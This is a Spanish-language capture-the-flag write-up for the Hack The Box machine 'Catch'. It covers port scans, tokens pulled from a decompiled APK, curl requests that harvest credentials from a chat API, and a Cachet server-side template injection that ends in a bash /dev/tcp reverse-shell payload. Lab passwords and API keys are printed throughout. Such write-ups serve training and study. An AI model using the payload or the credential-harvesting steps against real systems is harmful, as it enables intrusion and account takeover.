HTB WRITEUP

Christian Aceves

ip > 10.10.11.150

CATCH HTB

ESCANEO DE PUERTOS NMAP

Comandos:

```
> nmap -sS --min-rate 5000
-p- --open -vvv -Pn -n
10.10.11.150 -oG allPorts
> nmap -sCV -p22,80,3000,5000,8000
-vvv 10.10.11.150 -oN Service
```

Puertos abiertos:

22/tcp	ssh
80/tcp	http
3000/tcp	ppp
5000/tcp	upnp
8000/tcp	http

Notas:

PPP

Protocolo punto a punto es un protocolo del nivel de enlace de datos, utilizado paraestablecer una conexión directa entre dos nodos de una red. Conecta dos enrutadores directamente sin ningún equipo u otro dispositivo de red entre medias de ambos.


```
# Nmap 7.92 scan initiated Sun Jun 12 18:36:57 2022 as: nmap -sCV -p22,80,3000,5000,8000 -vvv -oN Service
10.10.11.150
Nmap scan report for 10.10.11.150
Host is up, received echo-reply ttl 63 (0.35s latency).
Scanned at 2022-06-12 18:36:57 CDT for 102s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk
6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG
2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B
/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrq
LEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQX
qMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Catch Global Systems
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=4cbd1500ac76c043; Path=/; HttpOnly
|     Set-Cookie: _csrf=oX99qvZZkkN0rE9J7q1pzp8Prog6MTY1NTA3NzAyNTgxMTc1Nzg4MA; Path=/; Expires=Mon, 13 Jun 2022
23:37:05 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 12 Jun 2022 23:37:05 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Catch Repositories </title>
|     <link rel="manifest"
href="data:application/json;base64,eyJuYW1lIjoiQ2F0Y2ggUmVwb3NpdG9yaWVzIiwic2hvcnRfbmFtZSI6IkNhdGNoIFJlcG9zaXRvcmllc
yIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jYXRjaC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNhdGNoLmh0Yjoz"
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Set-Cookie: i_like_gitea=4e7b0f6c017c33a2; Path=/; HttpOnly
|     Set-Cookie: _csrf=DDNjHPQBPFCIveTKOa2N14AYrW46MTY1NTA3NzAzMjI0NTU5NzkyMg; Path=/; Expires=Mon, 13 Jun 2022
23:37:12 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 12 Jun 2022 23:37:12 GMT
|_    Content-Length: 0
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, SMBProgNeg, ZendJavaBridge:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 302 Found
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopen
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Location: /login
|     Vary: Accept, Accept-Encoding
|     Content-Type: text/plain; charset=utf-8
|     Content-Length: 28
|     Set-Cookie:
connect.sid=s%3AEC9RyCDGhliOMy0ldUTvwE4xUySlzfjm.eM1deMPErJOAWeJ7%2FZ0rAxeI%2FREOOEX%2F0sofd4BxVXQ; Path=/; HttpOnly
|     Date: Sun, 12 Jun 2022 23:37:10 GMT
|     Connection: close
|     Found. Redirecting to /login
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopen
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Allow: GET,HEAD
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 8
|     ETag: W/"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg"
|     Set-Cookie: connect.sid=s%3A7i1ymSCb7Csk3HVAYWUq-
4cLWIrHBIQB.crTwzMS6O%2BSCQN2nP7u9T5b9GV0xCAr39S3HU%2B%2FFq5M; Path=/; HttpOnly
|     Vary: Accept-Encoding
|     Date: Sun, 12 Jun 2022 23:37:11 GMT
|     Connection: close
|_    GET,HEAD
8000/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 69A0E6A171C4ED8855408ED902951594
|_http-title: Catch Global Systems
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

UPnP

Universal Plug and Play es un conjunto de protocolos de comunicación que permite a periféricos en red, como computadoras personales, impresoras, pasarelas de Internet, puntos de acceso Wi-Fi y dispositivos.

* ***PUERTO 80 HTTP***




Link de descarga para un apk.

Notas


**No archivos css ni javascript*

**Ninguna pagina encontrada con wfuzz ni ningun subdominio*


PUERTO 8000 HTTP



PAGINA /suscribe




* ***PAGINA /dashboard ---> /auth/login***



WFUZZ

000000166:	*500*	*71 L*	*206 W*	*3169 Ch*	*"subscribe"*
000000039:	*301*	*9 L*	*28 W*	*317 Ch*	*"img"*
000000259:	*302*	*11 L*	*22 W*	*386 Ch*	*"admin"*
000000482:	*403*	*9 L*	*28 W*	*279 Ch*	*"storage"*
000001503:	*301*	*9 L*	*28 W*	*318 Ch*	*"dist"*
000001898:	*302*	*11 L*	*22 W*	*382 Ch*	*"setup"*
000002771:	*301*	*9 L*	*28 W*	*319 Ch*	*"fonts"*
000002927:	*302*	*11 L*	*22 W*	*386 Ch*	*"dashboard"*

APK - CATCH 1.0



Decompilamos el archivo .apk y dentro encontramos varias cosas interesantes entre ellas:

Dominio: https://status.catch.htb/
gitea_token : "b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0"
lets_chat_token : "NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ=="
slack_token : "xoxp-23984754863-2348975623103"

Usamos el lets_chat_token para enviar una solicitud al puerto 5000 y obtener informaciòn; primero mandamos la solicitud a rooms/ y usamos la primera id para obtener los messages y dentro encontraremos contraseñas de john para la pagina cachet:8000

NOTAS :

decompilar apk:
http://www.javadecompilers.com/
https://mobsf.live

CREDENCIALES

`john : E}V!mywu_69T4C}W`


COMANDOS

> curl -H "Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" -i http://10.10.11.150:5000/rooms/

> curl -H "Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" -i http://10.10.11.150:5000/rooms/61b86b28d984e2451036eb17/messages

> curl -H "Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" -i http://10.10.11.150:5000/rooms/61b86b3fd984e2451036eb18/messages

Y usando otro id obtenido con la primera solicitud a /rooms podemos ver posibles nombre de usuario como John, Will, Admin y Lucas



Y encontramos una api de el usuario john:
7GVCqTY5abrox48Nct8j

Segun la pagina hay una vulnerabilidad en cachet y en resumen agregando un codigo para explotar ssti en el apartado incident template y lo guardamos, despues con ayuda de burpsuite modificamos la solicitud y hacemos que se ejecute el payload para conectar una reverse shell.

REFERENCIAS:

https://www.leavesongs.com/PENETRATION/cachet-from-laravel-sqli-to-bug-bounty.html

Api key de john

SOLICITUD A MANDAR

```
POST /api/v1/incidents HTTP/1.1
Host:status.catch.htb:8000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
            (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
X-Cachet-Token:7GVCqTY5abrox48Nct8j
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

visible=0&status=1&name=d&template=d
```

```
{{["bash -c 'sh -i  >& /dev/tcp/<ip>/<port> 0>&1'"] | filter("system") | join(",")}}
```

PAYLOAD

Despues tendremos una shell como www-data y retrocederemos directorios hasta el directorio CATCH en el cual podremos ver el archivo .env y asi obtenemos una contraseña que probaremos para la conexiòn ssh y sabemos que no es la de john y es poco probable que la de admin asi que intentaremos con will y lucas y en efecto es para el usuario will

CONTRASEÑA

s2#4Fg0_%3!

Dentro podemos ver una tarea que se realiza cada cierto tiempo y podemos modificar el parametro APP_NAME

Yo no creo poderlo explicar tan bien la escalada de privilegios como lo hace "nobushk"
https://breached.to/Thread-HTB-catch-discussion?page=3